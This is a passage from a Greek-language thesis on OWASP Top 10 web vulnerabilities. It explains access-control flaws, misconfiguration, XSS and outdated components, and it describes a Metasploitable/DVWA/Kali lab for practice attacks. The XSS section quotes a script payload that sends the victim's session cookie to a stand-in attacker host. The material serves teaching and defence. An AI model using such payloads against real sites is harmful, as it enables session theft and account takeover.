- **Not Protected Resource:** Οι πόροι δεν προστατεύονται από κανένα κανόνα.
- **Rule Conflict:** Δύο ή παραπάνω κανόνες έχουν αντικρουόμενα νοήματα.
- **Inconsistent Assignment:** Λάθος στη επισήμανση γνωρισμάτων κατά τη δημιουργία πολιτικών.
- **Inheritance Loop:** Ο χρήστης αποκτά αναδρομικά κληρονομικά δικαιώματα
- **Undecided Rules:** Οι κανόνες δεν έχουν οριστεί σωστά ή λείπουν βήματά τους
- **Separation of Duty:** Οι κανόνες πρόσβασης δημιουργούν μη σκόπιμες συγκρούσεις συμφερόντων [26]

Παράδειγμα

Η εφαρμογή χρησιμοποιεί μη ελεγμένα δεδομένα για κλήση SQL αποκτώντας πρόσβαση σε πληροφορίες λογαριασμού.

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

Αλλάζοντας ο κακόβουλος χρήστης την παράμετρο στο URL μπορεί να αποκτήσει πρόσβαση σε ξένο λογαριασμό.

http://example.com/app/accountInfo?acct=notmyacct

3.1.4 Security Misconfiguration

Το βασικό πρόβλημα με την συγκεκριμένη ευπάθεια ξεκινάει με το ότι μία διαδικτυακή εφαρμογή αποτελείται από πολλά διαφορετικά στοιχεία. Αυτά τα διαφορετικά στοιχεία μπορεί να έχουν το καθένα δικά τους μη διορθωμένα ελαττώματα, ή να χρησιμοποιούν για πρόσβαση προεπιλεγμένους κωδικούς, ή μη προστατευμένα αρχεία και καταλόγους. Έτσι όλα αυτά αν δεν ρυθμιστούν σωστά δίνουν τη δυνατότητα στους κακόβουλους χρήστες να τα εκμεταλλευτούν και να υποκλέψουν πληροφορίες ή να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση.

Η εκμετάλλευση της συγκεκριμένης ευπάθειας είναι πολύ εύκολη για τους κακόβουλους χρήστες μιας και πληροφορίες για τα τρωτά σημεία των στοιχείων μιας διαδικτυακής εφαρμογής μπορούν να βρεθούν πολύ εύκολα στο Διαδίκτυο. Καθώς πλέον οι διαδικτυακές εφαρμογές είναι πιο πολύπλοκες και χρησιμοποιούν πολλά διαφορετικά στοιχεία για να λειτουργήσουν η συχνότητα εμφάνισης της ευπάθειας είναι πολύ μεγάλη. Η λάθος διαμόρφωση στην ασφάλεια μπορεί να συμβεί σε οποιοδήποτε επίπεδο της δομής μιας εφαρμογής. Είτε έχει να κάνει με τις υπηρεσίες δικτύου, είτε με την πλατφόρμα, με τους διακομιστές που αλληλοεπιδρά, με τη βάση δεδομένων, τον κώδικά της και άλλα. Υπάρχουν αυτόματοι σαρωτές οι οποίοι μπορούν να βοηθήσουνε στην ανίχνευση τέτοιων λαθών όπως χρήση προεπιλεγμένων κωδικών πρόσβασης, ενεργοποιημένες υπηρεσίες οι οποίες δεν χρησιμοποιούνται και άλλα. Στις περισσότερες περιπτώσεις τα ελαττώματα αυτά μπορεί να δώσουν πρόσβαση στους κακόβουλους χρήστες σε συγκεκριμένες πληροφορίες του συστήματος. Όμως υπάρχουν και κάποιες φορές που μπορεί να αφήσουν εκτεθειμένο και ολόκληρο το σύστημα.

Όσο περισσότερα χαρακτηριστικά είναι ενεργοποιημένα ή εγκατεστημένα σε μία εφαρμογή τόσο μεγαλύτερος κίνδυνος υπάρχει να είναι ευάλωτη. Τέτοια χαρακτηριστικά μπορεί να είναι ανοιχτές πόρτες, υπηρεσίες και σελίδες που δεν χρησιμοποιούνται, προεπιλεγμένοι λογαριασμοί και δικαιώματα. Σε όλα αυτά μπορεί να λείπουν ρυθμίσεις ασφαλείας ή να είναι λάθος ρυθμισμένες. Μία λάθος ρύθμιση θα μπορούσε να είναι η εφαρμογή να μην χειρίζεται σωστά τα σφάλματα και να αποκαλύπτει σχετικές πληροφορίες με αυτά. Επίσης θα μπορούσε να εμφανίζει τους καταλόγους που υπάρχουν στο συγκεκριμένο μονοπάτι. Να χρησιμοποιούνται λογαριασμοί με τα προεπιλεγμένα ονόματα και κωδικούς, όπως για παράδειγμα του διαχειριστή. Μία ακόμα λάθος ρύθμιση που μπορεί να έχει η εφαρμογή μας είναι να αποκαλύπτει πληροφορίες σχετικά με τα στοιχεία τα οποία είναι φτιαγμένη η δομή της όπως, ποια είναι η έκδοση του διακομιστή ή της βάσης δεδομένων που χρησιμοποιεί. Σε περίπτωση που το λογισμικό δεν είναι αναβαθμισμένο με τις τελευταίες διορθώσεις ασφαλείας που μπορεί να έχει ή ακόμα και σε αναβαθμισμένα συστήματα να μην έχει γίνει έλεγχος ότι οι καινούριες ρυθμίσεις είναι σωστές. Τέλος μπορεί στις απαντήσεις που στέλνει ο διακομιστής στον χρήστη μέσω HTTP να μην υπάρχουν security headers, τα οποία είναι μέτρα προστασίας που διαθέτει το HTTP για την αντιμετώπιση διάφορων ευπαθειών [24].

Παράδειγμα 1

Η εμφάνιση καταλόγων δεν είναι απενεργοποιημένη στον διακομιστή. Ένας κακόβουλος χρήστης που μπορεί να το ανακαλύψει, βρίσκει και κατεβάζει αρχεία με το μεταγλωττισμένο κώδικα JAVA. Χρησιμοποιώντας αντίστροφη μηχανική μπορεί να ξανά-δημιουργήσει τον αρχικό κώδικα και να ψάξει για σοβαρά ελαττώματα σε ελέγχους πρόσβασης (access control).

Παράδειγμα 2

Ένας διακομιστής μιας διαδικτυακής εφαρμογή μπορεί να περιέχει δείγματα εφαρμογών και υπηρεσιών τα οποία δεν χρειάζονται αλλά δεν έχουν αφαιρεθεί. Τα συγκεκριμένα δείγματα μπορεί να περιέχουν γνωστές ευπάθειες τις οποίες ένας κακόβουλος χρήστης μπορεί να χρησιμοποιήσει και να τεθεί σε κίνδυνο ο διακομιστής της εφαρμογής.

3.1.5 Cross Site Scripting (XSS)

Η παρουσία της συγκεκριμένης ευπάθειας σε μία διαδικτυακή εφαρμογή επιτρέπει σε ένα κακόβουλο χρήστη να εισχωρήσει JavaScript κώδικα σε αυτή. Ο κακόβουλος κώδικας θα εκτελεστεί στον περιηγητή του χρήστη όταν φορτώσει η σελίδα της διαδικτυακής εφαρμογής στην οποία είναι αποθηκευμένος. Αυτό συμβαίνει διότι η JavaScript είναι client – side γλώσσα προγραμματισμού και η εκτέλεσή της γίνεται στο μηχάνημα του χρήστη και όχι στον διακομιστή της διαδικτυακής εφαρμογής. Πολλές φορές χαρακτηρίζεται και ως Client – side επίθεση μιας και η Reflected

κατηγορία που θα αναφέρουμε παρακάτω χρειάζεται κάποια ενέργεια από το θύμα για να ολοκληρωθεί. Υπάρχουν τρεις τύποι της ευπάθειας XSS:

1. **Persistent / Stored XSS**, είναι η κατηγορία που ο κώδικας αποθηκεύεται στη βάση δεδομένων έτσι ώστε κάθε φορά που κάποιος χρήστης ανοίγει τη συγκεκριμένη σελίδα ο κώδικας εκτελείται.
2. **Reflected XSS**, ονομάζεται η κατηγορία στην οποία ο κώδικας θα εκτελεστεί μόνο στην περίπτωση που κάποιος χρήστης τρέξει ένα συγκεκριμένο URL που έχει δημιουργηθεί/γραφτεί από κάποιο κακόβουλο χρήστη.
3. **DOM Based XSS**, αφορά τον κώδικα JavaScript ο οποίος είναι γραμμένος και εκτελείται απευθείας στο μηχάνημα του χρήστη. Μία τέτοια ευπάθεια δεν χρειάζεται να έχει επικοινωνία καθόλου με τον διακομιστή, η διερμηνεία του και η εκτέλεσή του είναι αποκλειστικά στην πλευρά του χρήστη. Αυτός ο τύπος του XSS είναι πολύ επικίνδυνος γιατί καμία φορά οι διακομιστές έχουν κάποιο επίπεδο ασφαλείας ή κάποιο φιλτράρισμα για να ελέγχουν για ευπάθειες XSS. Όμως με το DOM Based ο κώδικας δεν στέλνεται ποτέ στον διακομιστή για να γίνει αυτός ο έλεγχος. Αυτή η ευπάθεια μπορεί να βρεθεί σε διαδικτυακές εφαρμογές οι οποίες ενημερώνουν το περιεχόμενό τους χωρίς ανανέωση.

Το επίπεδο εκμετάλλευσης και ανίχνευσης χαρακτηρίζεται αρκετά εύκολο μιας και υπάρχουν αυτοματοποιημένα εργαλεία που μπορούν να την εντοπίσουν και να την εκμεταλλευτούν. Η XSS ευπάθεια είναι η νούμερο δύο σε συχνότητα εμφάνισης από τα προβλήματα που έχει η λίστα Top 10 του OWASP, βρίσκεται περίπου στα δύο τρίτα των διαδικτυακών εφαρμογών. Η επίπτωση μιας τέτοιας ευπάθειας μπορεί να διακριθεί σε μέτρια για τις περιπτώσεις που μιλάμε για reflected και DOM Based XSS ή σε σοβαρή όταν έχει να κάνει με Stored XSS. Με το να έχουμε απομακρυσμένη εκτέλεση κώδικα στους περιηγητές των χρηστών μπορούμε να κλέψουμε πιστοποιητικά, συνεδρίες, ή να παραδώσουμε κάποιο malware στα θύματά μας.

Για να υπάρχει μία XSS ευπάθεια στη διαδικτυακή εφαρμογή θα πρέπει να περιέχει εισόδους δεδομένων κειμένου οι οποίες δεν επιβεβαιώνονται ή δεν χρησιμοποιούνται σε αυτές τεχνικές escaping για τους ειδικούς χαρακτήρες. Σε περίπτωση που η διαδικτυακή εφαρμογή αποθηκεύει μη προσαρμοσμένα δεδομένα εισόδου ενός χρήστη τα οποία είναι ορατά από άλλους χρήστης ή τον διαχειριστή την καθιστά ευάλωτη ως προς Stored XSS. JavaScript frameworks, APIs και εφαρμογές μίας σελίδας τα οποία περιέχουν δεδομένα ελεγχόμενα από κακόβουλους χρήστες με δυναμικό τρόπο σε μία σελίδα είναι ευάλωτα σε επιθέσεις κατηγορίας DOM XSS [24].

Παράδειγμα

Χρήση μη έμπιστων δεδομένων από την διαδικτυακή εφαρμογή χωρίς τεχνική escaping ή ελέγχου τους.

(String) page += "<input name='creditcard' type='TEXT' value=' " + request.getParameter("CC") + " '>";

Ο κακόβουλος χρήστης μπορεί να αλλάξει την παράμετρο CC με τον παρακάτω κώδικα:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'

Με αυτή την αλλαγή το session ID του θύματος στέλνεται στη σελίδα του κακόβουλου χρήστη ο οποίος μπορεί να κλέψει και να χρησιμοποιήσει την ταυτότητά του.

3.1.6 Using Components with Known Vulnerabilities

Σε κάθε διαδικτυακή εφαρμογή χρησιμοποιούνται πολλά διαφορετικά στοιχεία για να μπορεί να λειτουργήσει. Οπότε είναι αναπόφευκτο να μην χρησιμοποιήσουμε κάποια στιγμή μία λειτουργία που να έχει γνωστές ευπάθειες, όπως ο διακομιστής της εφαρμογής, της βάσεις δεδομένων, ή πρωτόκολλα κρυπτογράφησης (TLS – Transport Layer Security/SSL) και άλλα. Με το να είναι γνωστές οι ευπάθειες σε όλα αυτά τα στοιχεία της διαδικτυακής εφαρμογής είναι αρκετά μεγάλη η συχνότητα της συγκεκριμένης ευπάθειας.

Όμως η εκμετάλλευση της δεν είναι και τόσο εύκολη καθώς πολλές φορές μπορεί να χρειαστούν προσαρμόσεις στους τρόπους που χρησιμοποιεί ο κακόβουλος χρήστης για να την εκμεταλλευτεί ανάλογα το σημείο που βρίσκεται. Η ανίχνευση όλων αυτών τον ευπαθειών που μπορεί να υπάρχουν δεν είναι και τόσο εύκολη, καθώς η πολυπλοκότητα των διαδικτυακών εφαρμογών δυσκολεύει τους προγραμματιστές να καταλάβουν πλήρως το που μπορεί να υπάρχουν τα ευάλωτα σημεία της. Υπάρχουν εργαλεία για να βοηθήσουν στην εύρεση των προβλημάτων αλλά δεν είναι πολύ ακριβής και χρειάζεται επιπλέον χειροκίνητος έλεγχος. Οι επιπτώσεις που μπορεί να έχει η συγκεκριμένη ευπάθεια ποικίλει ανάλογα με τη λειτουργία που θα εκμεταλλευτεί ο κακόβουλος χρήστης. Στη συγκεκριμένη κατηγορία ανήκουν εκμεταλλεύσεις οι οποίες είναι οι μεγαλύτερες που έχουν γίνει μέχρι και σήμερα.

Όταν οι προγραμματιστές δεν γνωρίζουν ποιες είναι οι τελευταίες εκδόσεις των δομικών στοιχείων που απαρτίζουν μία διαδικτυακή εφαρμογή μαζί και με τις εξαρτήσεις που μπορεί να έχουν με άλλες λειτουργίες η διαδικτυακή εφαρμογή βρίσκεται εκτεθειμένη. Ένα άλλο πρόβλημα είναι αν το λογισμικό έχει κάποια ευπάθεια και δεν υποστηρίζεται πλέον ώστε να βγουν καινούριες ενημερώσεις ασφαλείας για να καλύψουν τα τρωτά σημεία. Τα λογισμικά αυτά μπορεί να είναι το λειτουργικό σύστημα του διακομιστή, οι υπηρεσίες που τρέχουν στο διακομιστή, συστήματα ελέγχου βάσεων δεδομένων και άλλα. Αν δεν ελέγχουμε συχνά για ευπάθειες των δομικών μας στοιχείων αυξάνεται ο κίνδυνος εκμετάλλευσης. Επίσης αύξηση κινδύνου υπάρχει σε περίπτωση που δεν γίνεται έλεγχος για ασυμβατότητες των ενημερώσεων και των αναβαθμισμένων βιβλιοθηκών. Τέλος αν δεν ρυθμίσουμε σωστά όλα αυτά τα δομικά στοιχεία που αναφέραμε, καταλήγουμε και σε Security Misconfiguration ευπάθεια [24].

Παράδειγμα


Σε περίπτωση που μία εφαρμογή τρέχει σε πρωτόκολλο HTTPS και χρησιμοποιεί τα πρωτόκολλα TLS/SSL αν δεν έχει την τελευταία έκδοση κινδυνεύει από την ευπάθεια Heartbleed η οποία είναι ένα σφάλμα ασφαλείας στη βιβλιοθήκη κρυπτογραφίας του OpenSSL. Το 2014 βγήκαν οι διορθώσεις για την ευπάθεια Hearthbleed, παρόλα αυτά από έρευνα που έγινε μέχρι και το 2017 υπήρχαν ακόμα 144.000 συνδεδεμένες συσκευές στο διαδίκτυο που διέθεταν τη συγκεκριμένη ευπάθεια.

Κεφάλαιο 4

Σχεδιασμός Επιθέσεων και Εργαλεία Λογισμικού

4.1 Ανάλυση Τοπολογίας

Για να κατανοήσουμε πλήρως τις επιθέσεις που θα κάνουμε στο επόμενο κεφάλαιο, στις διαδικτυακές εφαρμογές, θα αναφερθούμε πρώτα στις προϋποθέσεις που πρέπει να υπάρχουν για να είναι εφικτές. Αρχικά πρέπει να αναφέρουμε στο ότι εφόσον μιλάμε για διαδικτυακές εφαρμογές η τοπολογία του δικτύου είναι όλο το Διαδίκτυο. Μία διαδικτυακή εφαρμογή που είναι στημένη σε κάποιο διακομιστή έχει δημόσια IP και διαθέτει και κάποιο Domain Name, για να είναι προσβάσιμη από όλους τους χρήστες που βρίσκονται στο Διαδίκτυο. Στις επιθέσεις που θα επιχειρήσουμε στα επόμενα κεφάλαια θεωρούμε ότι το κακόβουλο μηχάνημα βρίσκεται σε διαφορετικό δίκτυο από εκείνο που φιλοξενεί το διακομιστή της εφαρμογής, όπως και το μηχάνημα του χρήστη. Ενώ στην περίπτωση που το μηχάνημα θα παριστάνει τον διαχειριστή θα παίρνει IP διεύθυνση ίδια με το διακομιστή, όπως φαίνονται στην εικόνα 3.




Εικόνα 3. Γενική τοπολογία

Στις περισσότερες περιπτώσεις των ευπαθειών που αναλύουμε οι συμμετέχοντες στα σενάρια είναι δύο, ο κακόβουλος χρήστης που κάνει την επίθεση και η διαδικτυακή εφαρμογή, είτε ως λογισμικό, είτε ως μηχάνημα που θα είναι το θύμα της επίθεσης. Σε κάποια σενάρια υπάρχει ένας

ακόμα συμμετέχοντας που είναι κάποιος χρήστης της διαδικτυακής εφαρμογής ή κάποιος διαχειριστής της, ανάλογα την επίθεσης που διεξάγεται. Το πρόγραμμα που θα μας βοηθήσει να στήσουμε το εικονικό μας δίκτυο είναι του VirtualBox της Oracle το οποίο φαίνεται το γραφικό του περιβάλλον στην εικόνα 4.

Oracle VM VirtualBox




Εικόνα 4. VirtualBox

4.2 Ανάλυση Διακομιστή (Metasploitable)

Ο εικονικός διακομιστής που θα χρησιμοποιήσουμε στις δοκιμές μας ονομάζεται Metasploitable, έχει δημιουργηθεί από την ομάδα Metasploit της εταιρείας Rapid7 και διατίθεται στο Διαδίκτυο για όποιον θέλει να κάνει δοκιμές ευπαθειών σε εικονικό δίκτυο. Ουσιαστικά έχει δημιουργηθεί εσκεμμένα με διάφορες ευπάθειες που υπάρχουν στις μέρες μας και είναι για λόγους εξοικείωσης των ευπαθειών αυτών και των επιθέσεών τους. Το εικονικό μηχάνημα αυτό έχει διάφορες εγκατεστημένες διαδικτυακές εφαρμογές, εμείς θα ασχοληθούμε με δύο από αυτές. Η μία είναι η σελίδα Mutillidae, με την οποία θα ασχοληθούμε με ευπάθειες όπως SQL Injection, Broken Authentication και Security Misconfiguration και τις αντίστοιχες επιθέσεις τους. Η δεύτερη σελίδα που θα δούμε είναι η DVWA (Damn Vulnerable Web Application), με την οποία θα δοκιμάσουμε τις ευπάθειες OS Injection, Broken Access Control και XSS.

Διαθέτει λειτουργικό σύστημα Ubuntu Linux χωρίς γραφικό περιβάλλον, το λογισμικό του εξυπηρετητή είναι Apache/2.2.8, χρησιμοποιεί για βάση δεδομένων MySQL την έκδοση 5.0.51a και θα λειτουργεί στο δίκτυο 192.168.2.0/24 έχοντας Public IP την 192.168.2.22, όπως βλέπουμε στην εικόνα 5.




Εικόνα 5. Metasploitable (Server)

4.3 Ανάλυση Μηχανήματος Χρήστη

Το εικονικό μηχάνημα του χρήστη χρησιμοποιεί Windows 10 για λειτουργικό σύστημα, δεν έχει κάποια ειδική παραμετροποίηση καθώς η χρήση του είναι όπως ένας απλός οικιακός υπολογιστής. Για προστασία διαθέτει το Windows Defender. Θα βρίσκεται στο δίκτυο 10.0.2.0/24 όταν λειτουργεί ως μηχάνημα χρήστη, ενώ για το διαχειριστή θα χρησιμοποιούμε το δίκτυο 192.168.2.0/24 που βρίσκεται και ο διακομιστής μας. Στην εικόνα 6 φαίνεται το μηχάνημα των Windows με τα δίκτυα που θα χρησιμοποιήσουμε.

Windows 10 (Client)




Εικόνα 6. Windows (Client)

4.4 Ανάλυση Μηχανήματος Επιθέσεων

Το τρίτο και τελευταίο μηχάνημα/οντότητα που υπάρχει στα σενάριά μας είναι εκείνο του κακόβουλου χρήστη. Για λειτουργικό σύστημα χρησιμοποιεί τα Kali Linux τα οποία βρίσκονται στην κατηγορία Debian-based και έχουν δημιουργηθεί κυρίως για Δοκιμές Διεισδύσεων και Ελέγχου Ασφάλειας συστημάτων. Περιέχουν ως προεπιλογή διάφορα εργαλεία για διείσδυση, έρευνα ασφάλειας και αντίστροφη μηχανική η οποία είναι η διαδικασία η οποία μπορούμε να αναπαράξουμε τον κώδικα ενός αντικειμένου για ανάλυση και επιπλέον γνώση ως προς τι ευπάθειες μπορεί να περιέχει. Το μηχάνημα αυτό θα βρίσκεται στο δίκτυο 192.168.1.0/24 με IP την 192.168.1.11. Οι επιθέσεις που θα κάνουμε μπορούν να πραγματοποιηθούν σε οποιοδήποτε δίκτυο από τη στιγμή που ο διακομιστής διαθέτει δημόσια IP διεύθυνση (Εικόνα 7). Παρακάτω θα αναλύσουμε το λογισμικό που χρησιμοποιήσαμε για την έρευνα των ευπαθειών που υπάρχουν στο στόχο μας, αλλά και για τα προγράμματα που θα χρησιμοποιήσουμε στις προσπάθειες διείσδυσης στην διαδικτυακή εφαρμογή.

Kali Linux (Attacker)




Εικόνα 7. Kali Linux

4.4.1 Προγράμματα στα Kali Linux

Dirb

Στο κεφάλαιο τρία μιλήσαμε για την ευπάθεια Security Misconfiguration και το Directory Listing το οποίο όταν είναι ενεργοποιημένο επιτρέπει σε ένα κακόβουλο χρήστη να δει μία λίστα με τα αρχεία που υπάρχουν σε κάποιο φάκελο. Ένα πρόγραμμα που μπορούμε να χρησιμοποιήσουμε για να βρούμε αρχεία και σε ποιους καταλόγους βρίσκονται αυτά μέσα στο server είναι το Dirb. Με την εντολή man dirb μπορούμε να δούμε πληροφορίες για το πως να χρησιμοποιήσουμε το εργαλείο αυτό. Χρησιμοποιεί Brute Force αναζήτηση μέσα από ένα wordlist που του δίνουμε και μας επιστρέφει τα αποτελέσματα με τα αρχεία που βρήκε και ποιοι κατάλογοι μπορούν να εμφανίσουν

